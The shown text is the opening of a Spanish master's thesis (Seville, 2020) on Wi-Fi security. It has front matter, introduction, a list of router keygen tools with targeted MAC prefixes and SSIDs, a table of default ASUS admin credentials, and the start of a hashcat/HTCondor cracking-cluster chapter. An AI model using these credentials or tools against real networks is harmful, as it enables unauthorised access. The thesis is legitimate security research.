

Proyecto Fin de Máster

Máster en ciberseguridad


Seguridad en comunicaciones Wi-Fi: Clasificación de vulnerabilidades, Pentesting y Mecanismos de Defensa

Autor: Juan Ignacio Pérez de Algaba Sierra

Tutor: Francisco Javier Muñoz Calle

**Dep. Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla**

Sevilla, 2020



Proyecto Fin de Máster
Máster en ciberseguridad

Seguridad en comunicaciones Wi-Fi: Clasificación de vulnerabilidades, Pentesting y Mecanismos de Defensa

Autor:

Juan Ignacio Pérez de Algaba Sierra

Tutor:

Francisco Javier Muñoz Calle

Profesor colaborador

Dep. de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2020

Proyecto Fin de Máster: Seguridad en comunicaciones Wi-Fi: Clasificación de vulnerabilidades, Pentesting y Mecanismos de Defensa

Autor: Juan Ignacio Pérez de Algaba
Sierra

Tutor: Francisco Javier Muñoz Calle

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2013

El Secretario del Tribunal

A mi familia

A mis amigos

A mis maestros

Agradecimientos

Este trabajo se lo quiero dedicar a mi familia, los cuáles han tenido que aguantar mis caras largas tras las eternas tardes en las que no era capaz de sacar nada y me han estado animando para seguir adelante aún sin comprender en la totalidad el objetivo y/o propósito de este trabajo. Por otro lado, quiero agradecer este trabajo a mis amigos, que siempre han sabido ayudarme, resolver mis dudas o proponerme ocio cuándo más lo necesitaba. También quiero agradecer a mis compañeros del máster, en los cuáles no sólo he encontrado apoyo frente a cuestiones técnicas, si no también he encontrado unos amigos en los que confiar. Por último, agradecer a mi tutor Javier, al que, sin habernos podido conocido personalmente debido a la extraña situación mundial vivida durante la investigación, se ha implicado tanto como yo en este proyecto y que, gracias a su ayuda, he podido seguir adelante.

Juan Ignacio Pérez de Algaba Sierra

Sevilla, 2020

Resumen

Todos los dispositivos móviles actuales cuentan con conexión Wi-Fi y no mediante cable. Los dispositivos IoT que se adquieren siguen el mismo patrón. Esta tendencia a lo inalámbrico hace que proteger las redes *wireless* se convierta en una necesidad.

Elegir el mejor método de protección para las redes Wi-Fi y saber usar las opciones de protección que éstos ofrecen juegan un papel muy importante en la protección de los activos de una empresa, ya que ayuda a evitar ataques y robos de información debido a conexiones mal configuradas.

Por otro lado, que los hogares cuenten con conexiones inalámbricas seguras es una necesidad, ya que proteger los datos y evitar que atacantes realicen acciones en el nombre de otro puede resultar en graves problemas para el titular de la línea.

El objetivo de este documento es doble. Por un lado, estableceremos y configuraremos un clúster con HTCondor para la extracción por fuerza bruta de la clave de un punto de acceso, demostrando que estos ataques son efectivos hoy, y por otro lado realizaremos de forma práctica una gran cantidad de ataques a distintos protocolos de red demostrando que explotar las vulnerabilidades que los dispositivos presentan es muy fácil.

Abstract

All current mobile devices have Wi-Fi connection and not by cable. The IoT devices that are purchased follow the same pattern. This wireless trend makes protecting wireless networks a need.

Choosing the best protection method for Wi-Fi networks and knowing how to use the protection options they offer play a very important role in protecting a company's assets, as it helps prevent attacks and theft of information due to connections poorly configured.

On the other hand, for households to have secure wireless connections is a must, since protecting data and preventing attackers from taking actions on behalf of another can result in serious problems for the Internet customer.

The objective of this document is twofold. On the one hand, we will establish and configure a cluster with HTCondor for the brute force extraction of keys of access points to see that these attacks are still effective, and on the other hand, we will practically carry out a large number of attacks on different security network protocols, demonstrating that exploiting the vulnerabilities that devices present is very easy.

Índice

Agradecimientos	8
Resumen	9
Abstract	10
Índice	11
Índice de Tablas	13
Índice de Figuras	15
Introducción	18
Conocimientos previos	19
1 Credenciales de red	21
2.1. <i>Contrasenñas de conexión al punto de acceso</i>	21
2.2. <i>Contrasenñas de acceso a la configuración del router</i>	25
2 Creación de un clúster especializado en la extracción de contraseñas de redes wifi	26
2.1 <i>Introducción a Hashcat</i>	26
2.2 <i>Introducción a HTCondor</i>	27
2.3 <i>Instalación y configuración del clúster</i>	28
2.3.1 Configuración del servidor	11
2.3.2 Configuración del cliente	12
2.4 <i>Creación de los jobs</i>	13
2.4.1 Creación de jobs automatizados para ataques de diccionario	13
2.4.2 Creación de jobs automatizados para ataques de fuerza bruta	13
2.5 <i>Resultados</i>	14
2.5.1 Comprobación de la configuración usada	14
2.5.2 Resultados en la extracción de claves	16
2.5.3 Conclusiones	22
3 Realización de ataques prácticos	23
3.1 <i>Taxonomía de los ataques</i>	23
3.2 <i>Preparación del entorno</i>	28
3.2.1 Cambiar método de encriptación del punto de acceso	28
3.2.2 Establecer la tarjeta de red en modo monitor	30
3.3 <i>WEP</i>	30
3.3.1 Fake Authentication	32
3.3.2 Packet inyection	37
3.3.3 Ataque PTW	38
3.3.4 Ataque FMS/Korek	41
3.3.5 Ataque ChopChop	43
3.4 <i>WPA2</i>	45
3.4.1 Ataque KRACK	46
3.4.2 Ataque PMKID	50
3.5 <i>WPA3</i>	54

3.5.1	Downgrade y Dictionary Attack contra la transición de WPA3	55
3.5.2	Ataque de downgrade del grupo de seguridad	55
3.5.3	Ataque Side-Channel basado en tiempo	56
3.5.4	Ataque Side-Channel basado en caché	57
3.5.5	Ataque de denegación de servicio	57
3.6	<i>Ataques multiprotocolo</i>	58
3.6.1	Ataque a WPS	58
3.6.2	Ataque “Man-In-The-Middle” con Hole 196	63
3.6.3	Ataque por fuerza bruta / Ataque por diccionario	67
3.6.4	Ataque de Evil Twin con Fluxion	71
3.6.5	Ataque de phishing con Weeman	78
3.7	<i>Resumen de ataques</i>	83
Validación		84
Conclusión y líneas de avance		86
Referencias		88
Anexo A		93
<i>A.1 Script de instalación de HTCondor</i>		93
Anexo B		94
<i>B.1 Script de instalación de OpenCL</i>		94
Anexo C		95
<i>C.1 Archivo de configuración del servidor de HTCondor</i>		95
<i>C.2 Archivo de configuración del cliente HTCondor</i>		95
Anexo D		96
<i>D.1 Script para la creación de jobs para la realización de ataques de diccionario</i>		96
<i>D.2 Script de bash para la ejecución de un ataque de diccionario con hashcat</i>		96
<i>D.3 Script de bash para la ejecución de un ataque de fuerza bruta con hashcat</i>		97

ÍNDICE DE TABLAS

Tabla 1. Programas usados para obtener las contraseñas de conexión al router	22
Tabla 2. Parámetros del archivo de configuración del servidor HTCondor	11
Tabla 3. Explicación de los daemons usados en el archivo de configuración del servidor de HTCondor	11
Tabla 4. Explicación de los parámetros de los slots	12
Tabla 5. Parámetros del archivo de configuración del servidor HTCondor	12
Tabla 6. Parámetros de las tareas	13
Tabla 7. Resultados de la extracción de claves con HTCondor y Hashcat	22
Tabla 8. Resumen de ataque para cualquier estándar Wi-Fi	24
Tabla 9. Resumen de ataques para WEP	25
Tabla 10. Resumen de ataques para WPA	26
Tabla 11. Resumen de ataques para WPA2	27
Tabla 12. Resumen de ataques para WPA3	28
Tabla 13. Parámetros usados para monitorizar las redes con airodump-ng	33
Tabla 14. Tabla con los parámetros usados para realizar un ataque de fake authentication	34
Tabla 15. Lista de parámetros usados para realizar un ataque de fake authentication con aireplay-ng	36
Tabla 16. Parámetros usados para la realización de un ataque de packet injection con airespaly-ng	38
Tabla 17. Parámetros usados para capturar los IV con airodump-ng	39
Tabla 18. Parámetros usados por aircrack-ng para realizar un ataque PTW	40
Tabla 19. Parámetros usados para realizar un ataque Korek con aircrack-ng	42
Tabla 20. Parámetros usados para la realización del ataque ChopChop con aireplay-ng	44
Tabla 21. Parámetros usados por tcpdump para analizar un paquete desde un archivo de captura	45
Tabla 22. Parámetros usados en hcxdumptool para obtener los PMKID	52
Tabla 23. Parámetros usados para obtener el hash desde un archivo .pcap	53
Tabla 24. Parámetros usados en el ataque de downgrade del grupo de seguridad	56
Tabla 25. Parámetros usados en el ataque Side-Channel basado en tiempo	57
Tabla 26. Parámetros usados para un ataque DDoS en WPA3	58
Tabla 27. Parámetros usados para lanzar un ataque de deautenticación con aireplay-ng	61
Tabla 28. Parámetros usados para lanzar el ataque con la herramienta Reaver	61
Tabla 29. Parámetros usados para realizar una captura del handshake con aireplay-ng	68
Tabla 30. Parámetros lanzados para realizar el ataque de deautenticación	69
Tabla 31. Parámetros para realizar un ataque de diccionario con aircrack-ng	69

Tabla 32. Parámetros para instalar e iniciar Fluxion	72
Tabla 33. Resumen de ataques inspeccionados	83

ÍNDICE DE FIGURAS

Figura 1. Captura de aplicaciones en la Play Store	23
Figura 2. Captura del script para obtención de contraseñas de acceso a la configuración del router de manera automática	25
Figura 3. Logo de hashcat [8]	26
Figura 4. Flujo de trabajo de los Jobs con HTCondor	27
Figura 5. Salida en terminal del comando <i>clinfo</i>	29
Figura 6. Clúster configurado	12
Figura 7. Resultados de la comparación de programas de extracción de claves de fuerza bruta.	14
Figura 8. Comparativa de resultados entre distintas versiones de Hashcat	15
Figura 9. Comparación de la gestión del <i>job</i> con HTCondor	16
Figura 10. Comparación de cálculos teóricos frente a resultados en la extracción de claves numéricas de longitud 8.	17
Figura 11. Comparación de cálculos teóricos frente a resultados en la extracción de claves numéricas de longitud 14.	18
Figura 12. Comparación de resultados prácticos en la extracción de claves numéricas de longitud 8,11 y 14.	18
Figura 13. Comparación de cálculos teóricos frente a resultados en la extracción de claves alfabéticas de longitud 8.	19
Figura 14. Comparación de cálculos teóricos frente a resultados en la extracción de claves alfabéticas de longitud 14.	20
Figura 15. Comparación de cálculos teóricos frente a resultados en la extracción de claves alfanuméricas de longitud 8.	21
Figura 16. Comparación de cálculos teóricos frente a resultados en la extracción de claves alfanuméricas de longitud 14.	21
Figura 17. Pantalla de login de OpenWrt	29
Figura 18. Captura de pantalla de la red usada para realizar las pruebas	29
Figura 19. Menú de selección de protocolo de seguridad en el AP	30
Figura 20. Proceso de cifrado de WEP [38]	31
Figura 21. Proceso de desencriptación WEP [39]	31
Figura 22. Entorno usado para la realización del ataque Fake Authentication	32
Figura 23. Salida del comando airodump-ng para monitorizar un AP	33
Figura 24. Resultado al conectarse un usuario al punto de acceso.	34
Figura 25. Resultado de un ataque de fake authentication correcto	34
Figura 26. Logs de registro del punto de acceso	35
Figura 27. Intento de conexión a Internet tras un ataque de fake authentication	35
Figura 28. Salida del comando airodump-ng para monitorizar un AP en modo “Pre shared key”	35

Figura 29. Listado de ficheros guardados por airodump-ng	35
Figura 30. Resultado de un ataque de fake authentication correcto	36
Figura 31. Logs de registro del punto de acceso	36
Figura 32. Salida de aireplay-ng con los paquetes inyectados en la red	38
Figura 33. Salida de airodump-ng mientras captura los IV	39
Figura 34. Salida del comando de aircrack-ng mientras realiza el ataque	40
Figura 35. Salida de aircrack-ng una vez que ha descifrado la clave	40
Figura 36. Comprobación de conexión a Internet con clave descifrada	41
Figura 37. Salida del comando aircrack-ng con la clave descifrada	42
Figura 38. Entorno usado para la realización del ataque ChopChop	43
Figura 39. Elección de paquete con aireplay-ng	44
Figura 40. Comienzo de descifrado de paquete con aireplay-ng	45
Figura 41. Paquete descifrado con aireplay-ng	45
Figura 42. Paquete descifrado	45
Figura 43. Entorno usado para la realización del ataque KRACK	47
Figura 44. Captura del archivo hostapd.conf	48
Figura 45. Script de Krackattack requiriendo un reinicio del equipo	48
Figura 46. Script de KrackAttack requiriendo los clientes	49
Figura 47. Cliente conectado a nuestro AP	49
Figura 48. Resultado del script de KrackAttack	49
Figura 49. Confirmación de un equipo no vulnerable	49
Figura 50. Confirmación de un equipo no vulnerable	50
Figura 51. Entorno usado para la realización del ataque PMKID	51
Figura 52. Datos de la tarjeta de red atacante	53
Figura 53. SSIDs recibidos por hexdump tool	53
Figura 54. Contraseña obtenida mediante Hashcat	54
Figura 55. Entorno usado para la realización del ataque PMKID	59
Figura 56. Salida del comando <i>wash</i> mostrando las redes disponibles	60
Figura 57. Ataque de deautenticación mediante aireplay-ng	61
Figura 58. Ataque lanzado con reaver	62
Figura 59. Resultados de Reaver para mostrar la contraseña	62
Figura 60. Entorno usado para la realización del ataque Hole 196	64
Figura 61. Lista de direcciones MAC	64
Figura 62. Lista de direcciones MAC interceptadas por ettercap	65
Figura 63. Lista de objetivos en ettercap	65
Figura 64. Víctimas para envenenar con ettercap	66
Figura 65. Cliente envenenado	66
Figura 66. Paquetes analizados con Wireshark	66

Figura 67. Detalle de paquete analizado con Wireshark	66
Figura 68. Entorno usado para la realización del ataque de fuerza bruta	67
Figura 69. Detalles del punto de acceso interceptado	68
Figura 70. Ataque de deautenticación lanzado	69
Figura 71. Ataque de fuerza bruta siendo ejecutado mediante aircrack-ng	70
Figura 72. Contraseña encontrada con aircrack-ng	70
Figura 73. Entorno usado para la realización de un ataque con Fluxion	71
Figura 74. Menú de inicio de Fluxion	72
Figura 75. Selección de interfaz de red con Fluxion	72
Figura 76. Selección de canal con Fluxion	73
Figura 77. Redes interceptadas por Fluxion	73
Figura 78. Menú de selección de red con Fluxion	73
Figura 79. Menú de selección de red para el target tracking con Fluxion.	74
Figura 80. Menú de selección de método de recuperación de Handshake con Fluxion	74
Figura 81. Menú de selección de método de verificación de hash con Fluxion	74
Figura 82. Menú de selección de tiempo para verificación de hash con Fluxion.	74
Figura 83. Menú de selección de verificación con Fluxion	74
Figura 84. Ataque de deautenticación con Fluxion	75
Figura 85. Hash capturado con Fluxion	75
Figura 86. Menú de selección para el jamming con Fluxion	75
Figura 87. Menú de selección de hash con Fluxion	75
Figura 88. Menú de selección del portal suplantado con Fluxion	76
Figura 89. Evil twin lanzado con Fluxion	76
Figura 90. Portal falso creado con Fluxion	77
Figura 91. Contraseña introducida por el cliente	77
Figura 92. Contraseña capturada con Fluxion	78
Figura 93. Contraseña capturada mostrada por Fluxion	78
Figura 94. Entorno usado para la realización de un ataque de phishing con Weeman	79
Figura 95. Menú de inicio de Weeman	80
Figura 96. Suplantación de web con Weeman	80
Figura 97. Puerto siendo expuesto a la red con Serveo	81
Figura 98. Página web suplementada con Weeman	81
Figura 99. Credenciales de red obtenidas mediante ataque de Phishing	82
Figura 100. Programa de extracción de contraseñas detectado	84
Figura 101. Comparación de charsets en contraseñas de 14 caracteres	85
Figura 102. Portal cautivo maligno genérico	86

INTRODUCCIÓN

Según la Real Academia Española, una contraseña es “una seña secreta que permite el acceso a algo, a alguien o a un grupo de personas antes inaccesible”. Nuestra vida online está protegida por multitud de contraseñas: Usamos contraseñas para ver el correo electrónico, para acceder a la cuenta del banco e incluso para entrar en nuestra cuenta de Netflix cuando queremos descansar. Por todos es sabido que éstas contraseñas tienen que ser seguras para que no nos roben nuestras cuentas personales, pero una de las contraseñas más olvidadas y a su vez más importante es la propia contraseña del punto de acceso, el habitualmente conocido como “router” y que es la que nos permite acceder a todos los servicios previamente nombrados.

Cuando contratamos un servicio de Internet, el punto de acceso viene siempre configurado con una contraseña por defecto a la que no prestamos mucha atención y la cuál es importante tener en cuenta para evitar posibles disgustos. Si un atacante consigue descubrir cuál es la contraseña, no sólo podría tener acceso a nuestra red e intentar atacar de una manera más fácil los dispositivos que estén conectados, sino que también podrán realizar actividades en nuestro nombre ya que puede acceder a Internet con una red asociada a nuestros propios datos.

El objetivo de este trabajo, por lo tanto, es el de obtener de manera cuantitativa cuál es el nivel de seguridad de las redes Wi-Fi usadas hoy día. Para ello, vamos a estimarlo de dos maneras diferentes: Por un lado, vamos a aplicar todos los vectores de ataque a nivel práctico, determinando la facilidad o dificultad de su aplicación. Por otro lado, vamos a aplicar clústeres de cálculo que permitan estimar el tiempo y los recursos necesarios para los ataques, lo que permita estimar el número posible de atacantes. Una vez realizado los diferentes ataques haciendo uso de diferentes vectores, podremos recomendar cuáles son las mejores medidas para intentar aumentar el nivel de seguridad de las redes si fuese posible.

El trabajo se ha estructurado presentando primero la manera por defecto de acceder a los puntos de acceso, estudiando distintos programas que aseguran poder obtener la contraseña de éstos y de las contraseñas por defecto que los fabricantes de puntos de acceso establecen para que los usuarios puedan acceder a la configuración de éstos. En segundo lugar, se presentará un sistema distribuido para intentar, mediante fuerza bruta y ataques de diccionario, obtener las credenciales de los puntos de acceso para acceder a Internet. Por último, se intentarán explotar todas las vulnerabilidades existentes a los protocolos de comunicaciones Wi-Fi, pasando desde WEP hasta WPA3, incluyendo en el proceso ataques de ingeniería social y vulnerabilidades que afectan a todos los protocolos como WPS. Por último, presentaremos nuestras conclusiones obtenidas a raíz de los apartados anteriores.

CONOCIMIENTOS PREVIOS

Para entender el siguiente documento simplemente es necesario con saber cómo funcionan los puntos de red a un nivel básico.

Necesitamos entender que para acceder a un punto de acceso Wi-Fi, éstos cuentan con contraseñas para que sólo los usuarios deseados puedan conectarse a esa red y así hacer uso de los servicios. La manera en la que ésta contraseña es transmitida y/o almacenada en los dispositivos es el objeto de nuestro estudio, ya que entendiendo cómo ésta es transmitida, también se entiende cómo podemos hacer uso de distintas vulnerabilidades para así estudiar cómo un atacante accede a ella. Estas distintas maneras de transmitirse es lo que llamamos protocolos de seguridad y constantemente se están actualizando y desarrollando nuevos para crear servicios más seguros. Al comienzo de cada capítulo se explicará de manera breve y resumida en qué consiste el protocolo estudiado.

También necesitamos entender que es un ataque de fuerza bruta y un ataque de diccionario.

Por un lado, un ataque de diccionario es utilizar una gran lista de palabras (puede contener millones) en la que se cree que puede estar la contraseña de un servicio. Si un programa prueba todas estas palabras en un punto de acceso, puede tener la suerte de que consiga acceder a él. Por otro lado, un ataque de fuerza bruta es, en lugar de que el programa use una gran lista de palabras, éste las vaya generando a cada momento, pudiendo probar el cien por cien de las posibilidades en un tiempo determinado. Es importante destacar que estos ataques no pueden ser evitados al completo, ya que simplemente es probar contraseñas, pero si se pueden poner medidas para intentar que al atacante le resulte un proceso tan largo que no le compense atacar ese objetivo.

Con esta pequeña introducción a los conceptos que luego se explicarán más detallados ya se puede entender prácticamente en su totalidad el trabajo y la investigación realizada.

1 CREDENCIALES DE RED

Todos los puntos de acceso suministrados por proveedores de Internet cuentan con unas credenciales por defecto, no solo para que los clientes se puedan conectar a él, sino que cuenta con otras para que los usuarios puedan acceder al menú de configuración de ellos y modificarlos a su gusto, incluyendo estas propias contraseñas.

2.1. Contraseñas de conexión al punto de acceso

Los routers comerciales son los puntos de acceso que los propios ISP ofrecen a sus clientes para conectarse a Internet.

Estos routers suelen tener claves aleatorias, aunque al ser usadas por una gran cantidad de usuarios, se suele tener mucho interés en descifrar la clave de estos aparatos con fines bastante alejados de lo académico.

Por tal motivo, los propios usuarios desarrollan programas para permitir obtener claves de estos routers comerciales. Estos programas están en su gran mayoría desarrollados para Windows (debido a la gran base de usuarios) y se suelen distribuir por foros directamente por el desarrollador y no tienen control ninguno, por lo que encontrar ese mismo programa o llevar un registro de cuál es la versión más actualizada suele ser complicado debido a su propia naturaleza de distribución. El peligro de estos programas es que muchas veces intentan aprovecharse de los usuarios que no tienen mucho conocimiento acerca de las redes inalámbricas y se publicitan como herramientas que en realidad no funcionan y sólo sirven para que el usuario se instale *malware, adware y/o spyware*.

En la siguiente tabla se encuentra una lista de software encontrado en distintos foros que aseguran poder obtener la contraseña de muchos routers. Lamentablemente no se ha podido probar ninguno al no obtener ningún punto de acceso que cumpla con las características que necesitan. Esta lista no incluye todos los programas existentes, ya que como se ha comentado antes, no hay ningún sistema de distribución conocido y con el paso del tiempo, estas páginas web son más difíciles de encontrar. Aun así, si se pretenden buscar estos programas, páginas webs como *lampiweb* [1], *Foro seguridad wireless* [2] y a veces en foros más generalistas como *elotrolado* [3].

Protocolo afectado	Herramienta / Sistema operativo	MAC de Routers afectados	SSID	Operador ¹	Fecha de la última versión
WEP/WPA	STKeys 2.0.exe (Windows)		SpedTouch-XXXXX Orange-XXXXXX	Orange	2010

¹ Al mostrar los operadores afectados, se mostrarán solamente los que ofrecen servicio en España ya que muchas de estas aplicaciones también muestra servicios para Sudamérica, USA,...

WEP	Instanet.exe (Windows)	94:0C:6D D8:5D:4C 6C:FD:B9 00:1E:73	Instanet-XXXX		2011
WEP	InfinitumXXXX (Windows)		INIFITUMXXXX	Telmex	2011
WEP	SWifi_Keygen (Windows)	74:31:70 84:9C:A6 88:03:55 1C:C6:3C 50:7E:5D 00:12:BF	Orange-XXXX Vodafone-XXXX	Orange Vodafone	2012
WPA	Wificripter_GUI_v0.02.exe (Windows)	00:1A:2B 00:23:F8 00:1f:A4 50:67:F0	WLAN-XX WLAN-XXXX Jazztel-XX Jazztel-XXXX	Jazztel Movistar	2012
WEP/WPA	New Ono GUI v6 (Windows)	E0:91:53 00:01:38: E0:91:53:	ONOXXXXXX	Ono	2013
WEP	WLANJAZZTELXXXX GUI v2 (Windows)	64:68:0C 00:1D:20 00:1A:2B 00:1F:4A 00:19:15	Wlan-XXXX Jazztel-XXXX	Jazztel Movistar	2014
WEP/WPA	WJD Decrypter.exe (Windows)	64:68:0C 00:1D:20	Wlan-XXXX Jazztel-XXXX	Jazztel Movistar	2019
WPA	Liveboxgenerator (Windows)		Livebox-XXXX	Orange	2010

Tabla 1. Programas usados para obtener las contraseñas de conexión al router

Cómo se ha comentado antes, estos programas solían ser desarrollado antes para plataformas Windows, pero en los últimos años y con el auge de los *smartphones*, estos programas se están desarrollando para teléfonos Android y se distribuyen directamente desde el Play Store de Google [4]. El control que hace la tienda de Google sobre las aplicaciones distribuidas es mínimo, por lo que desde aquí también se usa para intentar obtener acceso al dispositivo del usuario e instalar programas dañinos.

En una búsqueda simple en la tienda, podemos ver la cantidad de aplicaciones que hay disponibles:




Figura 1. Captura de aplicaciones en la Play Store

La gran mayoría de las veces estas aplicaciones piden al usuario que tenga permisos de administrador (o root) para obtener las claves de las redes wifi, pero en realidad las necesita para poder instalar software indetectable en el propio dispositivo. Muchas veces, estas aplicaciones obligan al usuario a valorar con 5 estrellas la aplicación antes de “supuestamente” proporcionar la aplicación al usuario. De esta manera, la aplicación conseguirá mejor SEO (o posicionamiento) en la tienda de Google y así conseguirá más usuarios, favoreciendo ese ciclo de descargas y seguir afectando a más usuarios.

2.2. Contraseñas de acceso a la configuración del router

Una vez que un atacante ha accedido al punto de acceso, uno de los posibles ataques que puede realizar es la posibilidad de una denegación de servicio desde dentro de la red. Si consigue acceder a la configuración del router, puede comprobar todos los dispositivos conectados, ver sus direcciones MAC, IP e incluso puede volver a cambiar todas las contraseñas para que los clientes no puedan volver a acceder.

El fabricante de puntos de acceso suele mantener siempre las mismas credenciales para todos sus dispositivos por lo que es sumamente fácil encontrar en Internet las credenciales una vez que se conoce el fabricante del punto de acceso. De la misma manera, también es posible intentar automatizar lo máximo posible este proceso haciendo *web scrapping*².

Para demostrar esto hemos desarrollado un pequeño script en *Python* que permite obtener las credenciales por defecto de muchos puntos de acceso. En nuestro script, el usuario puede introducir el nombre del fabricante de algún punto de acceso y les proporcionará todas las que tiene almacenadas la página web “Router Passwords” [5], la cuál es una base de datos de contraseñas de punto de acceso. Al hacerlo en versión script, nuestros resultados se podrían usar de manera más directa para intentar automatizar ataques a estos puntos.

Fabricante	Modelo	Protocolo	Nombre de usuario	Contraseña
ASUS	WL-500G	HTTP	admin	admin
ASUS	WL503G	HTTP	admin	admin
ASUS	WL500	HTTP	admin	admin
ASUS	WL300	HTTP	admin	admin
ASUS	WL500G DELUXE	HTTP	admin	admin
ASUS	PSP800	MULTI	n/a	admin
ASUS	WL500G	HTTP	admin	admin
ASUS	AAM6000EV		admin	admin
ASUS	AAM6010EV		admin	admin
ASUS	AAM6010EV-T4		admin	admin
ASUS	AAM6310		root	root
ASUS	AM602		admin	admin
ASUS	AM604		admin	admin
ASUS	AM604G		admin	admin
ASUS	DSL-N10E		admin	admin
ASUS	DSL-N11		admin	admin
ASUS	DSL-N13		admin	admin
ASUS	DSL-N55U		admin	admin
ASUS	RT-AC1900P		admin	admin
ASUS	RT-AC3200		admin	admin
ASUS	RT-AC5300		admin	admin

Figura 2. Captura del script para obtención de contraseñas de acceso a la configuración del router de manera automática

Al ser una base de datos mantenida por la comunidad hay que tener en cuenta que la mayoría de las fabricantes de puntos de acceso van a ser americanos. Si quisieramos buscar las contraseñas de fabricantes provenientes de España, la opción más fácil siempre es comprobar directamente en Internet ya que estas contraseñas se suelen compartir en foros. El problema de esta manera de distribución es que no hay ninguno centralizado y siempre tendremos que buscarlo de diferentes fuentes sin la garantía de obtener siempre un resultado.

² El web scraping es una técnica utilizada mediante programas de software para extraer información de sitios web.

2 CREACIÓN DE UN CLÚSTER ESPECIALIZADO EN LA EXTRACCIÓN DE CONTRASEÑAS DE REDES WIFI

Las capacidades de un ataque de fuerza bruta siempre van ligadas a la potencia del ordenador desde el que se esté ejecutando. Si un equipo cuenta con más potencia, el ataque se ejecutará antes ya que podrá probar más posibilidades por segundo. Para obtener más rendimiento y más potencia para realizar un ataque de estas características, es posible crear un clúster de equipos en el que todas las máquinas estén coordinadas para obtener la contraseña de una red Wi-Fi. De esta manera, cuántos más equipos estén en el clúster, más rápido se realizará la tarea.

2.1 Introducción a Hashcat

Según la propia página web de Hashcat, hashcat es “la herramienta de recuperación de contraseñas más avanzada y rápida del mundo”, soportando más de 300 algoritmos de hash [6].

La primera versión estable de esta aplicación fue lanzada el 6 de diciembre de 2013. Estas primeras versiones hacían solamente uso de la CPU para realizar todas las operaciones. Al mismo tiempo, también se desarrolló y se publicó una modificación de *Hashcat* llamada *oclHashcat* [7], que hacía uso de la GPU. Esta versión que usaba la GPU estaba principalmente pensada para realizar ataques de combinación, en los que las palabras de un diccionario se concatenaban a otras palabras del diccionario para así poder crear todas las variaciones posibles. Debido a la arquitectura de este software, los usuarios seguían usando la versión que simplemente usaba la CPU para todos los demás ataques.



Figura 3. Logo de hashcat [8]

Debido a esta división de los usuarios, a partir de la versión 2.0 de *Hashcat*, se tomó la decisión de mezclar las dos versiones y crear una versión optimizada de ambas que simplemente se llamase *Hashcat*. Esta aplicación está disponible tanto para sistemas operativos Windows como para sistemas basados en Unix.

Hoy en día, *hashcat* soporta más de 200 algoritmos y sigue estando en constante proceso de actualización, por lo que su rendimiento y algoritmos con los que funciona va aumentando con el tiempo.

Lo útil de esta aplicación es que permite usar aceleración por hardware, posibilitando usar la GPU de los equipos para poder realizar la recuperación de contraseñas de la manera más eficiente posible.

Para hacer uso de la GPU de los equipos es necesario hacer uso de librerías como OpenCL, por lo que debemos tener en cuenta que el equipo donde se vaya a ejecutar la tarea sea compatible con estas tecnologías. A fecha de escritura del documento, casi todos los equipos actuales son compatibles con dichas tecnologías.

Por motivos de conservación, la versión de *Hashcat* anterior a la versión 2.0, que solamente usaba la CPU del equipo, se sigue conservando y ha pasado a llamarse *Hashcat-legacy*, aunque ya no se sigue manteniendo. [9]

Cómo ya hemos comentado, Hashcat permite una gran variedad de algoritmos (o hashes) y también una gran variedad de ataques. En nuestro caso, vamos a hacer uso de dos. En primer lugar, haremos uso de ataques de diccionario y, seguidamente, de fuerza bruta.

Cómo ya hemos comentado, el clúster de equipos va a estar montado usando Hashcat y HTCondor.

Actualmente hay soluciones ya integradas que te permiten la realización de estas tareas de manera automática, por ejemplo, Hashtopolis [10]. Esta herramienta permite la distribución de tareas de Hashcat de manera automática entre distintos clientes. Estas soluciones tienen sus propias ventajas e inconvenientes. Por un lado, la gestión de las tareas y la propia optimización de éstas se espera que sea mayor, ya que está específicamente creada para tal objetivo. Por otro lado, y la razón principal por la que nosotros hemos optado por la solución comentada es la del clúster multipropósito. Estas herramientas automáticas están pensadas para usarse con una sola herramienta de extracción de claves, por lo que no sería posible usar herramientas más potentes si se van desarrollando. En nuestro caso, con un poco de cambios en la configuración de los scripts usados, ya podríamos usar nuevas herramientas.

2.2 Introducción a HTCondor

HTCondor es un framework de código abierto para la computación de alto rendimiento que permite la distribución paralela de tareas computacionalmente intensivas desarrollado y mantenido por la universidad de Wisconsin Madison (Estados Unidos) [11].

HTCondor proporciona mecanismos de encolados de “trabajos” (o jobs), políticas de planificación, monitorización de recursos, esquema de prioridad y gestión de recursos.

